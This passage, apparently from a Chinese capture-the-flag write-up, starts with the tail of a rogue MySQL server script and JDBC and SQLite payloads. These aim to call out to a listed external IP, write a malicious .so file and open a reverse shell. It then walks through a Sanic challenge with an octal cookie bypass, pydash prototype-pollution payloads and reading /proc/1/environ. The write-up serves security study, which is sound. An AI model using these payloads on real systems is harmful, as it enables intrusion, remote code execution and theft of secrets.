'01000001031b00000203646566000000054c6576656c000c210015000000fd01001f00001a0000030364656600000004436f6465000c3f000400000003a1000000001d00000403646566000000074d657373616765000c210000060000fd01001f000059000005075761726e696e6704313238374b27404071756572795f63616368655f73697a6527206973206465707265636174656420616e642077696c6c2062652072656d6f76656420696e2061206675747572652072656c656173652e59000006075761726e696e6704313238374b27404071756572795f63616368655f7479706527206973206465707265636174656420616e642077696c6c2062652072656d6f76656420696e2061206675747572652072656c656173652e07000007fe000002000000' send_data(conn, _payload) data = receive_data(conn) if "set names" in data: send_data(conn, response_ok_data) data = receive_data(conn) if "set character_set_results" in data: send_data(conn, response_ok_data) data = receive_data(conn) if "show session status" in data: mysql_data = '0100000102' mysql_data += '1a000002036465660001630163016301630c3f00ffff0000fc9000000000' mysql_data += '1a000003036465660001630163016301630c3f00ffff0000fc9000000000' payload_content=get_payload_content() payload_length = str (hex (len (payload_content)//2 )).replace('0x' , '' ).zfill(4 ) payload_length_hex = payload_length[2 :4 ] + payload_length[0 :2 ] data_len = str (hex (len (payload_content)//2 + 4 )).replace('0x' , '' ).zfill(6 ) data_len_hex = data_len[4 :6 ] + data_len[2 :4 ] + data_len[0 :2 ] mysql_data += data_len_hex + '04' + 'fbfc' + payload_length_hex mysql_data += str (payload_content) mysql_data += '07000005fe000022000100' send_data(conn, mysql_data) data = receive_data(conn) if "show warnings" in data: payload = '01000001031b00000203646566000000054c6576656c000c210015000000fd01001f00001a0000030364656600000004436f6465000c3f000400000003a1000000001d00000403646566000000074d657373616765000c210000060000fd01001f00006d000005044e6f74650431313035625175657279202753484f572053455353494f4e20535441545553272072657772697474656e20746f202773656c6563742069642c6f626a2066726f6d2063657368692e6f626a73272062792061207175657279207265777269746520706c7567696e07000006fe000002000000' send_data(conn, payload) break if __name__ == "__main__" : run()
先用mysql的jdbc打AJ链写入so文件
1 2 3 4 { "type" : "1" , "url" : "jdbc:mysql://156.239.238.130:3309/a?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor" }
然后再打sqlite,指定tableName,加载写入的恶意so文件,反弹shell
1 2 3 4 5 { "type" : "3" , "tableName" : "(select (load_extension(\"/tmp/evil.so\")));" , "url" : "jdbc:sqlite:file:/tmp/db?enable_load_extension=true" }
但是一直没弹成功,不知道为啥
sanic 打开题目显示where is my flag?
在源码找到一个/src路由,访问拿到源码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 from sanic import Sanicfrom sanic.response import text, htmlfrom sanic_session import Sessionimport pydashclass Pollute : def __init__ (self ): pass app = Sanic(__name__) app.static("/static/" , "./static/" ) Session(app) @app.route('/' , methods=['GET' , 'POST' ] async def index (request ): return html(open ('static/index.html' ).read()) @app.route("/login" async def login (request ): user = request.cookies.get("user" ) if user.lower() == 'adm;n' : request.ctx.session['admin' ] = True return text("login success" ) return text("login fail" ) @app.route("/src" async def src (request ): return text(open (__file__).read()) @app.route("/admin" , methods=['GET' , 'POST' ] async def admin (request ): if request.ctx.session.get('admin' ) == True : key = request.json['key' ] value = request.json['value' ] if key and value and type (key) is str and '_.' not in key: pollute = Pollute() pydash.set_(pollute, key, value) return text("success" ) else : return text("forbidden" ) return text("forbidden" ) if __name__ == '__main__' : app.run(host='0.0.0.0' )
配置了静态目录

在/login登录路由中,从 Cookie 中读取 user 字段,如果值为adm;n就会设置session的admin值为True,但是这里需要绕过Cookie的截断
sanic中Cookie截断绕过 看看cookie的解析,这里用的并不是python自带的requests库,而是用的sanic.request.types.Request.cookies
1 2 3 4 5 6 7 8 9 10 11 @property def cookies (self ) -> RequestParameters: """Incoming cookies on the request Returns: RequestParameters: Incoming cookies on the request """ if self .parsed_cookies is None : self .get_cookies() return cast(CookieRequestParameters, self .parsed_cookies)
如果cookie并没有被解析过就会调用get_cookies方法,跟进该方法
1 2 3 4 def get_cookies (self ) -> RequestParameters: cookie = self .headers.getone("cookie" , "" ) self .parsed_cookies = CookieRequestParameters(parse_cookie(cookie)) return self .parsed_cookies
读取cookie后尝试调用parse_cookie方法解析cookie,继续跟进

这里的话有这么一行代码,如果value是带引号的话,就会调用_unquote对value进行了一些转义的处理,我们跟进看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 def _unquote (str if str is None or len (str ) < 2 : return str if str [0 ] != '"' or str [-1 ] != '"' : return str str = str [1 :-1 ] i = 0 n = len (str ) res = [] while 0 <= i < n: o_match = OCTAL_PATTERN.search(str , i) q_match = QUOTE_PATTERN.search(str , i) if not o_match and not q_match: res.append(str [i:]) break j = k = -1 if o_match: j = o_match.start(0 ) if q_match: k = q_match.start(0 ) if q_match and (not o_match or k < j): res.append(str [i:k]) res.append(str [k + 1 ]) i = k + 2 else : res.append(str [i:j]) res.append(chr (int (str [j + 1 : j + 4 ], 8 ))) i = j + 4 return "" .join(res)
对带引号的value进行处理,先是取出外层的引号,并循环解析字符串,这里支持八进制的转义和普通的转义,所以sanic处理cookie的时候会对八进制字符进行一个转义

那么sanic可以通过用八进制绕过Cookie
绕过poc
在/admin路由中校验了session的admin的值,并获取key和value,要求key是字符串类型,并且过滤了_.,满足条件后调用 pydash.set_设置对应对象的属性值
pydash原型链污染 pydash==5.1.2版本,这里的话就是一个漏洞点,pydash支持链式路径 来设置嵌套属性,也就是pydash原型链污染
https://blog.abdulrah33m.com/prototype-pollution-in-python/
p牛的文章里也有提到过
https://furina.org.cn/2023/12/18/prototype-pollution-in-pydash-ctf/
举个例子
1 2 3 4 5 6 7 8 9 >>> from pydash import set_>>> class User :... def __init__ (self ):... pass ... >>> test_str = '12345' >>> set_(User(),'__class__.__init__.__globals__.test_str' ,'789666' )>>> print (test_str)789666

但是这里过滤了_.该怎么做呢?我们跟进set_函数,一路来到pydash.objects#update_with()方法
这里有一个key的处理,跟进to_path_tokens方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 def to_path_tokens (value ): """Parse `value` into :class:`PathToken` objects.""" if pyd.is_string(value) and ("." in value or "[" in value): keys = [ PathToken(int (key[1 :-1 ]), default_factory=list ) if RE_PATH_LIST_INDEX.match (key) else PathToken(unescape_path_key(key), default_factory=dict ) for key in filter (None , RE_PATH_KEY_DELIM.split(value)) ] elif pyd.is_string(value) or pyd.is_number(value): keys = [PathToken(value, default_factory=dict )] elif value is UNSET: keys = [] else : keys = value return keys
如果value是字符串且包含.或者[的话,也就是链式路径,随后会用RE_PATH_KEY_DELIM.split按照表达式分割value
1 RE_PATH_KEY_DELIM = re.compile (r"(?<!\\)(?:\\\\)*\.|(\[\d+\])" )
简单来说这里根据|分为两种,一种是.的处理,要求前面不能是单个反斜杠,只能是零或多个成对的 反斜杠,另一种是[的处理,匹配数组下标
到这里想必就可以知道该怎么写poc了
例如改一下刚刚的demo
1 2 3 4 5 6 7 8 9 10 11 12 13 14 import pydashclass User : def __init__ (self ): pass test_str = "12345" user = User() pydash.set_(user,'__class__\\.__init__.__globals__.test_str' ,'11111' ) print (test_str)pydash.set_(user,'__class__\\\\.__init__.__globals__.test_str' ,'11111' ) print (test_str)
污染poc 因为/src路由种有一个__FILE__属性,可以读取并返回内容,我们可以将这个属性改成指定文件,例如/flag
1 { "key" : "__class__\\\\.__init__\\\\.__globals__\\\\.__file__" , "value" : "[flag路径]" }
记得在login登录成功后会有一个返回的session,在进行污染的时候需要带上这个session

读取环境变量 环境变量查看 /proc/1/environ

根目录或者当前目录flag 如何找到flag的位置 还记得一开始说的开启了static静态路由吗?
我们进入static看看

directory_view:是否允许 直接浏览目录
directory_handler:自定义目录浏览时的处理逻辑

directory_view直接设置就行了,看DirectoryHandler这个类的构造函数
大致意思是将URL映射到某个文件目录上,并定义访问目录时的操作,directory_view设置为True运行浏览目录
关键在于如何获取到这个对象呢?
起点是 静态文件路由对象static ,通过该对象去设置获得DirectoryHandler对象,然后污染类中的directory_view属性和directory属性
1.获取静态文件路由对象

1 2 app.router.name_index['__mp_main__.static' ] // 返回注册在应用中的静态文件路由对象
然后看看需要操作的属性
